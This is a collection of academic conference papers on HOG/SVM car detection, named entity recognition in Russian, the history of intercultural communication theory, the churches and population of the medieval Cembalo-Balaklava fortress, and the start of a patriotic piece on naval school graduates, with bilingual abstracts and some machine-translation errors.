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The support vector machine and the directed gradient histogram algorithm are currently classical methods of detecting objects in the field of computer vision. Their main advantage among other algorithms is low resource consumption and performance. Even with the advent of more modern detection algorithms, they have not lost their relevance. In this paper, we study the operation of the above algorithms in pairs, combining feature extraction and classifier training. This combination allows to perform bandwidth stimulation and the addition of an SVM trained on pixels.

HOG. Histogram of Directed Gradients (HOG) [3] is a method of extracting features from images, which is very similar to the method of calculating SIFT descriptors [7] for singular points.

The method is based on evaluating local histograms of image gradient orientations in a dense grid. The basic idea is that local object appearance and shape can often be characterized by the distribution of local intensity gradients or edge directions, even without precise knowledge of the corresponding gradient or edge positions [5]. HOG counts occurrences of edge orientations in a neighborhood of an image. In practice, this is implemented by dividing the image window into small spatial regions (“cells”), and each cell accumulates a local 1-D histogram of gradient directions (or edge orientations) over the pixels of the cell. The combined histogram entries form the representation [2].

Let G_x and G_y be the horizontal and vertical gradients of the image I . They can be computed for each pixel (x, y) using simple 1-D masks as

follows:

$$\begin{aligned} G_x &= I(x+1, y) - I(x-1, y) \\ G_y &= I(x, y+1) - I(x, y-1) \end{aligned}$$

Then, the magnitude and orientation of the gradient are calculated as:

$$\begin{aligned} M(x, y) &= \sqrt{G_x^2 + G_y^2} \\ \theta(x, y) &= \arctan\left(\frac{G_y}{G_x}\right) \end{aligned}$$

Histograms are then constructed with the magnitude and orientation of each pixel, so that each cell will have one histogram and they will be concatenated to obtain the feature descriptor.

We will analyze an example of using HOG below - in the section on the problem of localizing objects in an image. But before that, you should disassemble the support vector machine (SVM) algorithm.

SVM. SVM is a powerful method for building a classifier. It aims to create a decision boundary between two classes that enables the prediction of labels from one or more feature vectors [6]. This decision boundary, known as the hyperplane, is oriented in such a way that it is as far as possible from the closest data from each of the classes. These closest points are called support vectors.

Given a labeled training dataset:

$$(x_1, y_1), \dots, (x_n, y_n), x_i \in R^d \text{ and } y_i \in (-1, +1)$$

Where x_i is a feature vector representation and y_i the class label

(negative or positive) of a training compound i . The optimal hyperplane can then be defined as

$$w^T x + b = 0$$

where w is the weight vector, x is the input feature vector, and b is the bias.

The w and b would satisfy the following inequalities for all elements of the training set:

$$\begin{aligned} wx_i^T + b &\geq +1 \text{ if } y_i = 1 \\ wx_i^T + b &\leq -1 \text{ if } y_i = -1 \end{aligned}$$

The objective of training an SVM model is to find the w and b so that the hyperplane separates the data and maximizes the margin $1/\|w\|^2$. Vectors

x_i for which $|y_i| (wx_i^T + b) = 1$ will be termed support vector

Problem solving. Speaking about the problem of localization of objects in an image, two questions can be formulated: is there an object in the image and what area of the image does it occupy?

This problem can be solved using the sliding window method [4]. Sliding windows play an integral role in object classification, as they allow us to localize exactly “where” in an image an object resides [1]. The algorithm of this method is presented as follows:

- 1) determine the size of the ω window (the image area under study);
- 2) to assemble a training set L of positive (there is an object in the

picture) and negative (there is no object in the picture) examples, the size of the training images should correspond to the size ω of the window;

- 3) train the classifier c on the resulting set L ;

4) to get an image for research, select the window shift step d (horizontally and vertically) and the image zoom factor s ;

5) place the window ω in the extreme position (upper left corner) on the image under study;

- 6) to classify the current window, if the classifier c has determined

the presence of an object in the current window, then put the window parameters (the current position of the window, the image scale and the value issued by the classifier) in the list of results R ;

7) if the window has not reached its final position (lower right corner), then move the window to step d and go to the previous point, otherwise go to the next point;

8) if the size of the image exceeds the size of the ω window, then scale the image with a factor of s and go to step 5, otherwise the end of the

work.

The result of the algorithm is a list \mathbf{R} , which consists of the position of the window, the corresponding image scale values and the output values of the classifier. Next, you need to process the results, which boils down to bringing the coordinates of the windows to a single scale and removing unnecessary (duplicate) windows. The result of the work is shown in Figure 1.




Figure 1 – The unrefined result of the detector operation

To remove duplicate windows, let's cluster the centers of these windows, i.e. closely spaced (or nested) windows form their own cluster. In each such cluster, we select one window with the maximum rating (response) of the classifier. The result of the work is shown in Figure 2.



Figure 2 – The purified result of the detector operation

Conclusion. In more complex tasks, where there are significant distortions in the images, or the object changes its position, such a combination as HOG and SVM may not cope with localization. Moreover, to solve complex problems where convolutional neural networks are used, more computing resources will be required, which entails financial losses. In the current work, an example was considered where it is necessary to detect transport in the image. The transport itself is depicted sideways to the camera. In such conditions, it makes no sense to use more complex algorithms, since the difference in images is manifested only by the size of the object being searched for. It can be concluded that HOG and SVM are appropriate to use in tasks where the desired object has a uniform shape, and hardware resources are limited.

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Аннотация. В данной работе рассматривается задача обнаружения объектов на изображении с применением алгоритмов HOG и SVM. Мы обучили наш классификатор определять есть ли на изображении автомобиль, и если есть, то где он расположен. Главный плюсом в таком сочетании является быстрая скорость обнаружения и низкая потребляемость ресурсов. Не смотря на свою легковесность в

статье мы доказываем его работоспособность в типичных задачах обнаружения

Ключевые слова: гистограмма направленных градиентов, метод опорных векторов, классификатор, машинное обучение, распознавание объектов, метод скользящего окна

Annotation. In this paper, we consider the problem of detecting objects in an image using the HOG and SVM algorithms. We trained our classifier to determine if there is a car in the image, and if so, where it is located. The main advantage in this combination is the fast detection speed and low resource consumption. Despite its lightness, in the article we prove its performance in typical detection tasks

Key words: histogram oriented gradients, support vector machine, classifier, machine learning, object detection, sliding window method

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RECOGNITION OF NAMED ENTITIES IN RUSSIAN TEXTS

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Recognizing named entities is to emphasize words or phrases in the text that belong to certain types of objects. Entity types can be names, locations, company names, dates, and others.

In the work activity, tasks can be set in various ways: by means of emails, messages, decrees, etc. Since the tasks are formed by different people, the formulations can be different and unstructured. Recognition of named entities in any text, such as the name and description of the task, the date and time of the start and end of the execution, the urgency of the task, frequency, additional links, helps to formalize the task by highlighting its main characteristics. This will allow using it in the future, for example, to generate a schedule.

There are many approaches to solving this problem. Most of them are applicable only to texts in English, and for texts in Russian, other, more specialized methods are needed.

Extraction of named objects from the text occurs in three stages [2]: first, the text is preprocessed (the transformation of this text for further

analysis), found objects are extracted from the text, and then the data obtained is systematized.

Various difficulties may arise when processing text in Russian: free word order, neologisms (new words in the language), polysemy (one word may have several meanings), anaphors (determining which noun the pronoun refers to).

Previously, only rule-based systems were used to recognize named entities. Those systems were based on rules that were created by people. Such a solution is suitable for a limited and well-defined subject area, and in other cases is ineffective. In addition, to solve the problem, ontologies can be used – data structures that contain objects, concepts, rules and relationships between them, but their application will work only with existing objects, and when working with new objects, there will be no result.

Modern methods of named entity recognition are based on machine learning [1]. These approaches use Conditional Random Fields (a statistical classification method that is distinguished by the ability to consider the context of an object), the Maximum Entropy method, the Support Vector Machine method, decision trees (the algorithm learns the best rules based on features) and others. Each of them has its advantages and disadvantages. Such systems are often prone to overfitting.

Solving this problem using neural networks is also popular. Various features can be selected for a neural network: semantic, morphological, syntactic and manual rules. It can extract representative features well. In this case, a vector representation of words is used. It is obtained from trained language models. To recognize named entities, a neural network is usually used, which consists of several bidirectional recurrent layers. For further processing, the outputs from the last layers can be sent to some classical algorithm [5].

Bidirectional recurrent neural networks (bi-LSTM) work quite effectively in the task of extracting named objects [9]. When using it, the problem can be solved in two stages: the forward layer calculates the left context of the word, and the reverse layer calculates the right context. Then the outputs of these steps are connected in order to get a complete calculation. This method is effective, since the context is of great importance for determining the named entity in the Russian text [6].

There are also hybrid systems that can combine all types of methods for solving the problem of recognizing named entities. In such systems, a document is received for processing, ontologies or automatic markup tools are used to extract features from it, and machine learning methods and neural networks are used for classification. As input features, outputs from language models [7] are used - deep neural networks that are trained on a

large corpus of unmarked data and are trained to make predictions of the next word from the existing sequence of previous words.

Vector representations of words word2vec and FastText are also used. They preserve the semantic meaning of words and give a single context-independent representation [4, 8] when encoding. There is a deep context-independent representation of words, which is formed from the outputs of intermediate layers of the bidirectional language model (ELMo embeddings). The early layers model syntax, and the last layers encode context-dependent semantic meanings, which results in a rich representation of words [1]. This representation of words implies partial learning without a teacher, so less marked-up data is required. Often there may be problems with specific words or words in which the model was not trained, so the language model is trained on syllables or letters of the word.

A large set of labeled data is needed for effective training of a neural network. Sometimes it is impossible to get such a large amount of data, so there is a need to look for other ways. For example, training a model can be on a large body of unmarked data and transfer the knowledge gained to another model that will be trained on a small body of marked data.

When choosing or creating a method for recognizing named entities, the subject area of the text and the language factor should be considered. In the problem being solved, the text is emails, messages, decrees. This factor is important, since a system that shows good results on texts of a certain type may not work well on texts of another type. The language of the text is also important, since most methods of solving the problem work only with texts in English, and in this case, texts in Russian should be used. The types of named objects that will be extracted from the text also have values. Most approaches have solutions for names, addresses, sums of money, locations. In the current task, it is necessary to extract other types of entities - the characteristics of the task.

In order to determine the quality of the task, there are several indicators: precision (P), recall(R) and F-measure. The precision is determined as follows:

$$P = \frac{N_c}{N_e}, \quad (1)$$

where N_c is the number of correctly extracted entities and N_e is the number of entities in the text.

Recall is calculated by the formula:

$$R = \frac{N_c}{N_a}, \quad (2)$$

where N_c is the number of correctly extracted entities and N_a is the number of all extracted entities.

Precision and recall values are used to calculate the F-measure:

$$F = \frac{2 * P * R}{P + R} \quad (3)$$

Thus, any word that was assigned to the wrong entity during the execution, or a word that is marked with an incorrect entity, is a serious mistake and does not make a positive contribution to quality indicators.

Several ready-made solutions can be used to extract named objects in Russian text. To solve the main tasks of processing natural Russian, such as dividing texts into fragments, such as lexemes and sentences, syntax analysis, morphology analysis, categorization, the Natasha toolset written in the Python programming language is well suited. The use of this library in news topics shows good results. Each module, for example, the named object recognition module, can be used by itself.

Natasha contains several libraries, each of which specializes in performing a specific function. Library 'Razdel' is used to divide text into parts such as sentences and tokens. Library 'Slovnet' is for extracting named entities from text and performing morphology analysis. Library 'Navec' contains a set of pre-emitted embeddings (mapping an arbitrary object to some vector) in Russian. Library 'Argv' contains tools for defining named entities in the text, such as rules and dictionaries. Library 'Ipymarkup' helps to present visually extracted entities and syntactic markup.

To extract named entities, the Yargy library is needed to use. It allows describing the rules for their extraction using context-free grammars and keyword dictionaries. It already has ready-made rules for extracting names, dates, addresses, money, but to solve the current problem, it is necessary to supplement these rules and add new ones. In this task, it is necessary to recognize the task name, description, start and end date, urgency, frequency, additional links. Grammars in this module are written using a special domain-specific language (DSL), a language that is specialized for a specific application.

Thus, various ways of recognizing named entities in Russian-language texts, their features were considered, and a method was chosen by which it is possible to create new principles for extracting entities necessary to solve the problem using formal grammars and dictionaries that contain keywords.

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Аннотация. В настоящее время проблема слишком большого количества информации является актуальной. Классификация текстов играет значительную роль в автоматизации рабочей деятельности, так как позволяет сотрудникам создавать задачи в формализованном виде из неструктурированного текста, то есть выделять в тексте различные характеристики задачи. В этой статье представлен обзор методов извлечения именованных объектов на русском языке: системы, основанные на правилах, методы машинного обучения, гибридные системы и нейронные сети.

Ключевые слова: распознавание именованных сущностей, интеллектуальный анализ текста, системы на основе правил, машинное обучение, гибридные системы, языковые модели, библиотека Natasha.

Annotation. Currently, the problem of too much information is relevant. The classification of texts plays a significant role in the automation of work activities, as it allows employees to create tasks in a formalized form from unstructured text, that is, to highlight various characteristics of the task in the text. This paper provides an overview of methods for

extracting named entities in Russian: rule-based systems, machine learning methods, hybrid systems and neural networks.

Keywords: named entity recognition, text mining, rule-based systems, machine learning, hybrid systems, language models, Natasha library.

SECTION 3: HISTORY, THEOLOGY, SOCIOLOGY



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HISTORY OF INTERCULTURAL COMMUNICATION THEORY ORIGIN

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Communication is the way of people's relationships, understanding and feelings [5]. The core formation of the personality is self-esteem, which is based on the assessment of the individual by other people and one's assessment of these others [2]. Personality is the result of the interaction of biological, psychological and social principles.

An analysis of the works of domestic and foreign literature on the indicated problem showed that a special role is dedicated to multicultural education, designed to solve the problems of political immaturity in intercultural interaction (A.N. Dzhurinsky, I.D. Lelchitsky, V.I. Matis, V.V. Makaev, L.L. Suprunova and others). Scientists considered the theory and practice of multicultural education in the framework of the competition of various ideas of education in a multinational society, analyzed multicultural education in the context of experience, ideas of education and training, taking into account the multiculturalism and multiethnicity of the modern world.

The purpose of this study is to describe the history of the emergence of the theory of intercultural communication. Intercultural communication is built according to the rules of intercultural communication, which differs from communication in specific cultures and has its goals [1].

The theory of intercultural communication is represented by an interdisciplinary process of familiarization with world culture through the assimilation of knowledge about the native and national culture, which ensures the formation of a tolerant attitude to cultural differences. A person is a social being and spends a lot of time surrounded by other people, he/she must have skills that contribute to quick and easy adaptation in a new team, finding useful and friendly contacts [4].

In the context of studying the problems of intercultural interaction, it is advisable to turn to the origins of the theory of intercultural communication.

Significant interest in the study of personality is due to the fact that science has realized that the world of culture is personal. This was decisive in the evolutionary development of personality theory, in the promotion of this theory among the priority objects of study of philosophy, pedagogy, psychology, linguistics, sociology, cultural studies and other sciences, the study of which adds new content to the very definition of personality [1].

The content of foreign language education is culture, which includes four components: to know - to be able - to create - to want. The concepts of "create" and "want" are leading, which fundamentally distinguishes the content of education from the content of education.

It is necessary to reorient education from knowledge-centric to culturally appropriate in order to form not only an educated personality, but also a cultural, spiritual and moral one, ready to apply knowledge, to create.

Scientists have studied the lives of other peoples throughout the entire historical period of human development, which are contained in ancient chronicles, diaries, annals and memoirs of travelers and pilgrims and in the lives of saints.

Interest in the study of such cultures was manifested as early as the era of the Great Geographical Discoveries, in the 16th century, when the people of the Old World learned about the existence of a huge number of peoples whose cultures differed significantly from European ones. Even then, there were attempts to explain cultural interaction and continuity [6].

The comparative historical method of the 19th century (F. Schelling, the brothers Grimm, M. Müller, V. Veselovsky, and others) made it possible to start a purposeful study of cultures, which based on a comparison of related Indo-European languages, announced the variability of language and culture. The comparative-historical method was appeared due to linguists' researches [6].

Intercultural communication is a young science, since its origins date back to the middle of the 20th century. Its appearance was caused by the practical interests of American politicians and businessmen, who realized that in order to work successfully in any other country, it is necessary to study not only the language, but also the culture of the people, traditions,

norms of behavior in order to overcome intercultural barriers and achieve effective interaction [3].

As an academic discipline, intercultural communication manifested itself in 1954, when the book “Culture as Communication” by E. Hall and D. Trager was published, in which the authors first proposed the concept of “intercultural communication”, reflecting a special area of human relations. Later, the main provisions and ideas of intercultural communication were developed in 1959 in the famous work “Silent Language” by E. Hall [1].

In 1947, the US government established the Foreign Service Institute (FSI) with the aim of preparing American citizens for service abroad, in which famous anthropologists Ray Birdwistell, Edward T. Hall and linguist George Trager worked [1].

It was they who created a new, so important scientific discipline - the theory of intercultural communication. In 1959, E. Hall published “The Silent Language”, which proved the connection between culture and communication. The study of culture was compared with the study of a foreign language, and its subsystems were compared with grammatical categories.

In the conclusion, it must be emphasized that culturally related teaching of a foreign language should develop the existing cultural competence of students before its transformation into intercultural competence.

The theory of intercultural communication is associated with a practical need to determine the problems that arise in the process of communication between representatives of different cultures, as well as to help solve problems.

Since the time of the emergence of the cultures themselves, there were the issues in the context of the intercultural communication which resulted to the emergence of the theory of intercultural communication.

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Аннотация. Изучены исторические предпосылки теории межкультурной коммуникации. Отмечено, что со времен возникновения самих культур появилась практическая необходимость находить корни проблем, возникающих во время общения представителей различных культур, помогать решать эти проблемы, что и стало результатом зарождения теории межкультурной коммуникации.

Ключевые слова: теория межкультурной коммуникации, межкультурное общение, взаимодействие, культура.

Annotation. The historical prerequisites for the emergence of the theory of intercultural communication are considered. It is noted that since the emergence of the cultures themselves, there has been a practical need to find the roots of the problems that arise during the communication of representatives of different cultures, to help solve these problems, which was the result of the emergence of the theory of intercultural communication.

Keywords: theory of intercultural communication, intercultural communication, interaction, culture.

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CEMBALO-BALAKLAVA FORTRESS: ETHNO- CONFESSIONAL POPULATION

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During the XIII-XIV centuries, some settlements and trading posts gradually took place through the efforts of the Republic of Genoa in the Northern Black Sea region. By the end of the XIV century the finalized state formation controlled by Genoa included settlements from the Danube Delta (Likostomo, Kiliya) to the Crimean peninsula (Soldaya, Kaffa, Vosporo, Chembalo). The supreme power over these lands belonged to the consul, who was in the capital of these possessions - Kaffa (Feodosia). Such a union ensured the trade and economic superiority of the Republic of St. George within the Northern Black Sea region during the XIV-XV centuries. A similar role of cities determined the diversity of peoples visiting or permanently residing in these lands. Part of the population was represented by Latins: people from Genoa itself, as well as from Germany, Poland, Spain, France and Hungary. However, as for population, the Latins were significantly inferior to non-Latins, most often to Armenians and Greeks. In addition, representatives of the Jewish, Russian, Karaite, Tatar communities were often found among the population. And even the Caucasian peoples. This can be concluded on the basis of information contained in written sources. Also, according to the surviving data, representatives of each of these communities had their own quarters, the centers of which were sacred buildings of representatives of a particular religion. This practice is found, for example, on the territory of one of the most significant Genoese fortresses, the ruins of which are located 12 km. from the center of Sevastopol in the southern outskirts of Balaklava, on the rocky cape of Mount Kastorn.

The ruins of walls and towers that have survived to this day protected an area approximately equal to 3.5 hectares from the northeast and east. We can say about the unique medieval fortress ensemble Cembalo. "The appearance of the Genoese within the modern Balaklava, belong to the first half of the XIV century" [14, p.531]. During 1344-1345 years the Genoese hastily build some fortifications in Cembalo. By the time of the Mongol invasion of the fortress, the Genoese had time to partially strengthen only the outer perimeter, from the north-east side, with a shaft with a wooden palisade (palisade) and an earthen moat. Similarly, at first, Kaffa and Sugdeya were fortified. For a long time, many researchers believed that a moat and a rampart could not be built in Chembalo due to the prevailing features of the relief. However, real remains of these fortifications have been preserved on the northeastern slope [1, p.53]. The instrumental survey of the monument, carried out by the staff of the South Korean archaeological expedition (S.B. Adaksina, V.L. Myts), "made it possible to trace the shaft with external and internal ditches for about 110 m." [2, p.165; 15, p.103].

In practice, the city with all the wooden structures and fortifications was subjected to fire and devastation by the Mongol army (subsequently,

while performing repairs that were damaged by the earthquake and the siege of the fortifications, “the Genoese would not reconstruct the palisade, moat and earthen rampart” [7, p. 15]. While most of the local population took refuge in the mountains. “At that time, the trading post was not only not densely populated, but also did not have time to finally form as one of the trading hubs of the Northern Black Sea region” [14, p.531].

Nevertheless, the Genoese will soon still be able to thoroughly gain a foothold in Cembalo. And significantly increase the trade and economic potential of the city.

In particular, the information contained in a number of documents of the late 14th century allows to conclude that Cembalo is gradually gaining the role of one of the most significant market nodes. The main exports from the local port were leather, salt and flax. The Tatars here were mainly engaged in the slave trade. The Latins transported various fabrics from Europe. The Genoese themselves supplied to the Cembalo market a large number of fruits and vegetables, grain, wine, fish and other products for which “the rural district of the Genoese trading posts was famous” [14, p.532].

Thus, turns into a multi-confessional, multi-ethnic city Cembalo, along with other Genoese trading settlements. And despite the fact that the territory belonged to the Catholics, the dominant position, in terms of population, in this territory was occupied by Orthodox Greeks. The rest were Catholics, Armenians, Muslims and Jews. Such a conclusion can be drawn not only due to information from written sources But even if one can rely on the data of many years of archaeological research. During the period of archaeological research conducted by the staff of the joint South Crimean Archaeological Expedition of the State Hermitage Museum and the Tauric Chersonese National Reserve on the territory of the medieval fortifications of Cembalo in the period from 1991 to 2018. 5 Christian places of worship belonging to various urban communities were studied. So-called “Consular Church” was a Catholic church.

The church is located on a steep slope in the western part of Mount Kastron at an altitude of 45 m above sea level. On the western side, it is near the consular castle of St. Nicholas. According to one version, from the end of the 14th century until the beginning of the Ottoman presence, “it was a single complex with the rest of the castle buildings” [9, p. 214]. However, according to S.B. Adaksina and V.L. Mytsa, it is impossible to unequivocally state that the temple was a single complex with the consular castle.

At least until the contiguity of the fortress walls to the church from the north-west and north is discovered, which in turn would “make it possible to study the defensive system in this part of the castle” [8, p. 15]. Based on the location of the church, S. AT. Dyachkov and N.A. Alekseenko

suggested that the temple, most likely, was erected in honor of St. Nicholas, who was considered the patron saint.

However, S. B. Adaksina and V. L. Myts note in their latest studies on the Cembal religious buildings that the western slope of the town of Kastron, on which the temple was actually erected, is called Cape not St. Nicholas, and St. George. From which follows their assumption about the construction of the church in the name of St. George, one of the main Genoese saints.

The remains of this religious building were first excavated in 1991 by a joint expedition of the Institute of Archeology of the Russian Academy of Sciences, headed by A.V. Sazanov, and employees of the Kherson Museum under the leadership of N.A. Alekseenko. Thus, the beginning of the modern period in the history of the study of the Chembalo fortress was laid.

The re-examination took place in 1999-2003. joint expedition of Kharkiv National University. V.N. Karazin (S.V. Dyachkov) and the National Reserve "Tauric Chersonese" (N.A. Alekseenko). "And in 2018 employees of the State Hermitage Museum (S.B. Adaksina, V.L. Myts)" [9, p.214]. As a result of a detailed study of the territory of the temple during several field seasons (1991, 1999-2003, 2018), the church was not fully open from the outside, but fully open from the inside.

"The southwestern and southeastern perimeters of the structure still remain unexplored" [9, p.214]. That makes it possible to assume further vectors for the study of the temple. Based on analytical data based on the results of an archaeological study during which various architectural parts of the temple were discovered, it is possible to conclude that the "consular church" functioned not only in the Genoese period. But also for some more period after the transition of the fortress under Ottoman control in 1475. As evidenced in particular by this stratigraphic analysis indoors. It was found that among the stones in the floor of the temple there are various details of other architectural structures. The reason for this secondary use of architectural details was most likely the ban on the construction of new Christian churches existing in the Ottoman Empire. If possible, reconstruct the old ones, which was used by the Christian population of Cembalo.

Another cult building of Cembalo is the so-called "Two-happed temple". The ruins of this sacral building are located on the top of Mount Kastron at a distance of 2.50 m. southwest of the keep of the citadel at an altitude of 115.62-115.92 m above sea level. The church was built in the middle of the 15th century on the top of Kastron. The history of its functioning, apparently, was short-lived. Judging by the discovered numismatic finds, "the two-apse temple erected in the middle of the 15th century was already destroyed by the end of the same century" [9, p.219-220]. However, this one cannot be clearly defined to one denomination. Since, according to the opinion of S.B. Adaksina and V.L. Myts, this church

could simultaneously serve both Orthodox and Catholics, who “performed services simultaneously in different parts of the same building, separated by a wall” [9, p.232].

In addition, as a result of archaeological research, the fact of a significant primacy of the Orthodox population in relation to representatives of other faiths was also confirmed the chapel at the city gates and about the Church of Our Lady of Oranta. The first of them – “Chapel at the City Gates” was located on the road that went from the passage of the city gates to the consular castle of St. Nicholas (1388-1475), within the northwestern slope of the city of Kastron on one of the artificial terraces. It was built not earlier than the first or second quarter of the 15th century. Most likely, the church was part of the infrastructure of the city block that was located here.

“The ruins of the chapel were explored by members of the South Crimean Archaeological Expedition of the State Hermitage (S. B. Adaksina, V.L. Myts) in 2007” [3, p. 9-22]. It was suggested that for more than a century (20-40 years of the XV century - 80s of the XV-I centuries) the temple served as a tomb. The coin finds of the turn of the 16th-17th centuries found in the temple serve as direct evidence that the church continued to function after the capture of the fortress by the Ottoman Turks in 1475. At the same time, the only coin found during the study of the temples. XIV century indicates that earlier buildings could have existed.

However, in order to prove this fact, “it is necessary to continue archaeological research inside the city” [4, p. 21]. As for the Church of Our Lady of Oranta (?), it should be mentioned that it was located northwest of the main fortress gates of Cembalo on a separate artificial terrace. The time of the construction of the church refers either to the turn of the XIII-XIV, while “the date of termination of its functioning refers either to the second half of the XVI century, or closer to the end of the same XVI century” [9, p. 225]. The ruins of one were explored by members of the South Crimean Archaeological Expedition of the State Hermitage Museum in 2009 [5].

The last of those churches that were investigated by archaeologists in Chembalo, but was not mentioned in the framework of this study, is the Armenian church. The temple was located on the same terrace as the two-apse temple of the 15th century. “Near the road leading to the consular castle of St. Nicholas there was a church, and to the north-east of it there was a rather large (household or residential?) building” [6, p.8].

The beginning of construction work on this territory dates back to the first half of the 14th century. Then, probably, the original religious building was built. After the “construction history” of the church, it will be changed more than once. Two periods of restructuring and repair work can be accurately confirmed. One of them belongs to the XV century. When during the XV-XVII centuries. the church was owned by representatives of the Armenian community (Chalcedonites). “Perhaps it was erected in the name

of St. Apostles Peter and Paul” [9, p.227]. Among the most remarkable local finds, special attention should be paid to 17 fragments of Armenian tombstones. 1 of them is white marble with an admixture of gray veins. While the material for the rest was nummulite limestone.

There are embossed crosses with red and yellow eyeliner on a number of slabs. 8 of them are distinguished by the presence of epitaphs with examples of Armenian-language texts. Only 1 such plate with an inscription survived completely. “The chronological framework of all the above-mentioned specimens is determined by the 16th-17th centuries” [8, p.35]. We know much less about the mosques of the Cembalo fortress. At the moment, we have only a theoretical idea of the localization of “Balaklava” mosques. There are also no exact data on the size and appearance of the mosques. This means the lack of archaeological evidence regarding the already raised issue of the location of Muslim temples within the territory of the Ottoman Balaklava. There are also no exact data on the size and appearance of the mosques.

The presence of mosques is reported from written sources relating only to the Ottoman period of the fortress (after 1475), when the former Genoese texture, having lost its former importance, ceased to be a center of trade and turned into a peripheral Ottoman garrison. In the first half of the 16th century (1520), Friday Mosque (Jami-i-Kebir Mosque) was located not far from the gates of the tower of Consul Barnabo Grillo on the square at the town of Kastron, and served for the faithful, “inhabiting one of the very first and largest Muslim quarters of the fortress” [13, p.18].

It is known that by the advent of 1542 a small Friday mosque (Khalze Mosque) appeared in the city, it was located outside the fortress walls, like the quarter adjacent to it.

Based on the remarks of the famous Turkish traveler Evliya Chelebi, who visited these places after more than a century (1666), the number of mosques “has not changed over this period. He mentions only two mosques. One of which is quarterly, the other is cathedral” [11, p.325].

According to data from written sources, no separate mosque was erected in the suburbs of Balaklava, the village of Kadykoy, despite the fact that these lands were mostly inhabited by Tatars. However, in this case, it is worth mentioning the Church of the Holy Life-Giving Trinity. Perhaps it was he who was converted by Muslims into a mosque. At least, the local Greek population insisted on this fact when in 1805 they asked for permission to rebuild the mosque into a church. “But this assumption still needs at least an archaeological justification through a thorough study of the ruins of a destroyed sacred structure” [13, c.19].

Based on the data of the iconographic material, the Balaklava mosques ceased to function already in the first half of the 19th century. Thus, based on the foregoing, the conclusion follows that polyethnicity, which is one of

the characteristic features of the Genoese possessions in the Northern Black Sea region, can be traced, in particular, thanks to archaeological research, not only in the Genoese capital of Kaffa, but also in smaller cities controlled by the Republic of St. George. In this case, one of the most suitable examples is the Cembalo fortress.

Today the monument is being actively explored. Archaeological surveys not only provide new information about the history of the fortress, but also serve as one of the grounds for the development of restoration projects. The fortress is the most important tourist attraction of the South-Eastern Crimea. However, many questions about the construction and life of the monument still remain open. Without a doubt, the study of the Chembalo-Balaklava fortress is one of the most promising issues requiring continued systematic scientific research.

All information mentioned above emphasizes the interest and the need to ensure the proper level of preservation of this monument, both in the context of the medieval history of not only the Crimea, but the entire Mediterranean

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Аннотация. Рассмотрены события XIII-XVIII вв. в регионе Северного Причерноморья. Описано одно из поселений оформленного подконтрольного Генуе государственного образования. Отмечено, что появление генуэзцев в пределах современной Балаклавы относятся к первой половине XIVв. Крепость Чембало охарактеризована как один из самых значимых рыночных узлов в системе средневековой экономики. А также как многоконфессиональный и полиэтничный, город.

Для детального раскрытия темы многоконфессиональности населения Чембало были привлечены результаты археологических исследований, которые подтвердили факт значительного первенства православного населения в соотношении с представителями других конфессий. В заключении подчеркнута перспективность и необходимость продолжения проведения дальнейших исследований на территории крепостного ансамбля Чембало-Балаклава

Ключевые слова: Чембало, Балаклава, Генуэзская республика, Генуэзская Газария, Северное Причерноморье, Крымский полуостров, археологические исследования.

Annotation. The events of the XIII-XVIII centuries are considered in the Northern Black Sea region. One of the settlements of the completed state formation controlled by Genoa is described. It is noted that the Genoese emergence within the modern Balaklava dates back to the first half of the 14th century. The fortress of Cembalo is characterized as one of the most significant market point in the system of the medieval economy, a multi-confessional and multi-ethnic city.

For a detailed theme description of Cembalo multi-confessional population, the results of archaeological research were involved, which confirmed the fact of the significant primacy of the Orthodox population in relation to representatives of other faiths. In conclusion, the prospects and the need to continue further research on the territory of Cembalo-Balaklava fortress group are emphasized.

Keywords: Cembalo, Balaklava, Republic of Genoa, Genoese Gazaria, Northern Black Sea Coast, Crimean peninsula, archaeological researches.

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**IMMORTAL FEAT OF GRADUATES
OF NAKHIMOV BLACK SEA HIGHER NAVAL SCHOOL
AS A SPIRITUAL AND MORAL EDUCATIONAL POTENTIAL**

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Introduction. The actualization of the spiritual and moral education problem is the result of real processes reflection – both social and educational. The need to resolve the contradiction between traditional forms of relationships between people and the information avalanche which has collapsed, the need to search for meaning-forming guidelines for life, the need to understand sociopolitical and sociocultural processes taking place in this country and in the world, as well as the need for self-determination and self-realization – all this makes it necessary to turn to spiritual and moral education as an integral component of human education.

Spiritual and moral education based on the cultural and historical traditions of the peoples living in Russia, on the glorious heroic past of our Fatherland, represents the sociocultural reality which contains the future, because it is impossible to isolate ourselves from our common history, from

the moral experience of our grandfathers and great-grandfathers, without realizing their conditioning.

The aim of this work is to analyze the immortal exploits of Nakhimov Black Sea Higher Naval School graduates – true naval officers and real heroes. Their fighting qualities: determination, courage, uncompromising, honesty and dedication to the chosen cause once and for all – there is that moral power, that spiritual and moral potential necessary for the education of young generations worthy of these glorious heroes who selflessly fought on many fronts, defending our Fatherland, fought without sparing their strength or life itself.

Materials and Methods. The methodological basis of this research are works of Borisenok Yu.A. (2010), Krivosheev G.F., Andronikov V.M., Burikov P.D. & Gurkin V.V. (2010), Makusheva S.P. & Sapozhnikova A.V. (2015), Novik A. (2012) and others. In the process of work the following scientific methods are used: analysis of sources on the research problem, comparison of facts, generalization as well [1-4].

Results. The course and results of the Great Patriotic War, unprecedented in scale, bitterness and uncompromising, demonstrated to the whole world that the strength of the people who defeated fascism lies in their unity, spiritual cohesion, regardless of nationality and religion, in the justice of those goals for which the people are waging an armed struggle. It was the fact that everyone rose up to fight fascism: old and young, men and women, all the nations and nationalities of the Soviet Union – that became one of the decisive sources of Victory in that war. From the very first days of the war, the unparalleled heroism of the Soviet people largely disrupted the plans of the German offensive, slowed down the advance of enemy troops, and subsequently ensured a turning point in the course of the war and its victorious conclusion.

